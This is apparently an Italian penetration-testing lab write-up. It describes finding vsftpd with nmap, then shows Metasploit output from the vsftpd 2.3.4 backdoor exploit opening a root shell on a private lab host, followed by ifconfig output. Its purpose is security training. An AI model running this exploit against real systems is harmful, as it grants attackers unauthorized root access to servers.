


Tramite nmap individuo il serzio vsftpd sulla porta 21 della macchina target.
`vsftpd`, che sta per "Very Secure FTP Daemon", è un server FTP per sistemi operativi basati su UNIX, inclusi Linux, macOS e altri sistemi simili. FTP, acronimo di File Transfer Protocol, è un protocollo di rete utilizzato per trasferire file tra un client e un server su una rete TCP/IP.






View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.66.2:21 - The port used by the backdoor bind listener is already open
[+] 192.168.66.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.66.3:40157 → 192.168.66.2:6200) at 2024-01-17 16:15:24 +0000
ifconfig
eth0 Link encap:Ethernet HWaddr 46:6e:94:cb:0e:5d
inet addr:192.168.66.2 Bcast:192.168.66.255 Mask:255.255.255.0
inet6 addr: fd80:466d:80b6:1d84:446e:94ff:fecb:e5d/64 Scope:Global
inet6 addr: fe80::446e:94ff:fecb:e5d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:3282 errors:0 dropped:0 overruns:0 frame:0
TX packets:2479 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:255877 (249.8 KB) TX bytes:197419 (192.7 KB)
Base address:0×c000 Memory:febc0000-febe0000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:159 errors:0 dropped:0 overruns:0 frame:0
TX packets:159 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:52373 (51.1 KB) TX bytes:52373 (51.1 KB)